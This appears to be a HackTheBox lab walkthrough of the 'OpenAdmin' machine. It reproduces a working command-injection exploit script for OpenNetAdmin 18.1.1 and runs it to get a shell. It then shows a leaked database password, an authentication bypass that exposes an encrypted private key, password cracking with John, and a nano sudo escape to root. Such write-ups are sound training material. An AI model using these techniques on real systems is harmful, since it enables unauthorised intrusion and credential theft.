


HackTheBox – OpenAdmin



Summary

- Discovered /ona directory on webserver running a vulnerable version of OpenNetAdmin.
- Exploited Remote Code Execution vulnerability in OpenNetAdmin to gain access to the user – www-data
- Discovered a plain text password for the user – Jimmy, then authenticated as Jimmy via SSH.
- Discovered an internally hosted php file which echoes the private key for the user – Joanna.
- Cracked the password for Joannas private key and authenticated via SSH.
- Joanna has sudo permissions to execute nano text editor, this could be abused to gain access to the root account.

Recon


I added 10.10.10.171 to /etc/hosts as openadmin.htb.

I followed this up with a fast port scan of the top 1000 ports using nmap and a fast scan of all ports. The only discovered open ports were 22 and 80.

```
root@kali:~/Desktop/HTB/OpenAdmin# nmap -T5 openadmin.htb -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-23 10:48 BST
Initiating Ping Scan at 10:48
Scanning openadmin.htb (10.10.10.171) [4 ports]
Completed Ping Scan at 10:48, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:48
Scanning openadmin.htb (10.10.10.171) [1000 ports]
Discovered open port 22/tcp on 10.10.10.171
Discovered open port 80/tcp on 10.10.10.171
Completed SYN Stealth Scan at 10:48, 1.60s elapsed (1000 total ports)
Nmap scan report for openadmin.htb (10.10.10.171)
Host is up (0.026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
Raw packets sent: 1167 (51.324KB) | Rcvd: 1060 (42.408KB)
root@kali:~/Desktop/HTB/OpenAdmin# ports=$(nmap -T5 openadmin.htb -p- | grep ^[0-9] | cut -f1 -d "/");echo $ports
22 80
root@kali:~/Desktop/HTB/OpenAdmin#
```

Enumerating the webserver hosted on port 80 reveals only a default apache page.



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Using dirbuster with the common.txt wordlist from Kali Linux reveals several directories, amongst them is /ona.

File Options About Help		
http://openadmin.htb:80/		
Scan Information \ Results - List View: Dirs: 155 Files: 357 \ Results - Tree View \ Errors: 2 \		
Directory Structure		Response Code
/		200
.htpasswd		403
.htaccess		403
artwork		200
.hta		403
.hta.php		403
.htpasswd.php		403
.htaccess.php		403
icons		403
music		200
ona		301

Navigating to this page opens a panel for OpenNetAdmin, running version 18.1.1

Menu Quick Search...

Newer Version Available
 You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine
Please [DOWNLOAD](#) the latest version.

Record Counts

Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin

If you are wondering where to start, try one of these tasks:

- [Add a DNS domain](#)
- [Add a new subnet](#)
- [Add a new host](#)
- [Perform a search](#)
- [List Hosts](#)

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located [here](#)

FootHold

Searching for known vulnerabilities for this software yields an RCE vulnerability, along with a POC.

```
root@kali:~/Desktop/HTB/OpenAdmin# searchsploit OpenNetAdmin
-----
Exploit Title | Path
-----|-----
OpenNetAdmin 13.03.01 - Remote Code Execution | php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit) | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution | php/webapps/47691.sh
-----
Shellcodes: No Results
Papers: No Results
root@kali:~/Desktop/HTB/OpenAdmin# cat /usr/share/exploitdb/exploits/php/webapps/47691.sh
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
  echo -n "$ "; read cmd
  curl --silent -d "xajax=window_submit&xajaxr=15741177267106&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\\\";${cmd};echo \"END\\\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +
  2 | head -n -1
done
root@kali:~/Desktop/HTB/OpenAdmin# cp /usr/share/exploitdb/exploits/php/webapps/47691.sh exploit.sh
root@kali:~/Desktop/HTB/OpenAdmin#
```

Running the script granted me a shell as the user – www-data.

```
root@kali:~/Desktop/HTB/OpenAdmin# while true
> do
> echo -n "$ "; read cmd
> curl --silent -d "xajax=window_submit&xajaxr=15741177267106&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\\\";${cmd};echo \"END\\\"&xajaxargs[]=ping" "http://openadmin.htb/ona/" | sed -n -e '/BEGIN/,
/END/ p' | tail -n +2 | head -n -1
> done
$ whoami; uname -a
www-data
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
```

Privelege Escalation – User: Jimmy

Enumerating the file system reveals a plain text password at
`/var/www/ona/local/config/database_settings.inc.php`
Further enumeration reveals 2 users – Jimmy and Joanna.

```
$ ls local/config
database_settings.inc.php
motd.txt.example
run_installer
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

$ ls -la /home
total 16
drwxr-xr-x  4 root  root  4096 Nov 22  2019 .
drwxr-xr-x 24 root  root  4096 Nov 21  2019 ..
drwxr-x---  5 jimmy jimmy 4096 Nov 22  2019 jimmy
drwxr-x---  6 joanna joanna 4096 Nov 28  2019 joanna
$ █
```

It is possible to authenticate as Jimmy using the password in the config file.

```
root@kali:~/Desktop/HTB/OpenAdmin# ssh jimmy@openadmin.htb
jimmy@openadmin.htb's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun 23 10:56:05 UTC 2020

System load:  0.0               Processes:           111
Usage of /:   49.9% of 7.81GB   Users logged in:    0
Memory usage: 19%              IP address for ens160: 10.10.10.171
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$ █
```

Privelege Escalation – User: Joanna

Further enumeration reveals a directory `/var/www/internal`, there are a few interesting files in here which appear to combine to provide the SSH key for the user – Joanna.

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

Simply running this file doesn't provide any useful output. I used `netstat` to enumerate for any listening ports on the local system, this reveals there are 2 ports listening.

I used `curl` to connect to the local ports for further enumeration, revealing that 52846 returns a similar output to the php files in `/var/www/internal`

```
jimmy@openadmin:/var/www/internal$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*               -          -
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:3306
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:52846

<?
// error_reporting(E_ALL);
// ini_set("display_errors", 1);
?>

<html lang = "en">

  <head>
    <title>Tutorialspoint.com</title>
    <link href = "css/bootstrap.min.css" rel = "stylesheet">

    <style>
      body {
        padding-top: 40px;
        padding-bottom: 40px;
        background-color: #ADABAB;
      }
    </style>
  </head>
  <body>
    <div class="container">
      <div class="row">
        <div class="col">
          <div class="card">
            <div class="card-body">
              <div class="text-center">
                <h1>Welcome</h1>
                <h2>to our site</h2>
                <h3>Please login</h3>
                <div class="form">
                  <input type="text" value="Username" />
                  <input type="password" value="Password" />
                  <input type="button" value="Login" />
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```


By connecting directly to the page *main.php* using curl it is possible to bypass authentication, revealing Joannas private key.

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUBRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIzZal9U8f+Txhgq9K2KQHBE
6xaubNKhdJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLnY9LsyNxXRFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DL00ByVdy0SjKRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqqekeLali95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlPKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMyLPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmt1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhZ8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhwWLT+d+oqiISrVd6nWhttoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCdQAFY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkVwvuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDZLClmYrplnmbD7C7/ee6KDTL7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umGO2XLWebDoYf5VSSSZYtCNJdwt3LF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

The private key is password protected, this can be cracked by using ssh2john.

```
root@kali:~/Desktop/HTB/OpenAdmin# python ../../ssh2john.py hash.rsa > hash.txt
root@kali:~/Desktop/HTB/OpenAdmin# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (hash.rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:02 DONE (2020-06-23 12:17) 0.4166g/s 5975Kp/s 5975Kc/s 5975KC/sa6_123..*7iVamos!
Session completed
root@kali:~/Desktop/HTB/OpenAdmin#
```


Privilege Escalation - Root

Authenticated as Joanna it is possible to run nano with sudo permissions.

```
joanna@openadmin:/var/www/internal$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:/var/www/internal$
```

Exploiting this to gain root access is trivial. Simply using Ctrl+R followed by Ctrl+X opens an interpreter for commands. Running the command *reset; sh 1>&0 2>&0* will open a session as the root account.

```
Command to execute: reset; sh 1>&0 2>&0
^G Get Help
^C Cancel
# # # #
# id; hostname
uid=0(root) gid=0(root) groups=0(root)
openadmin
#
```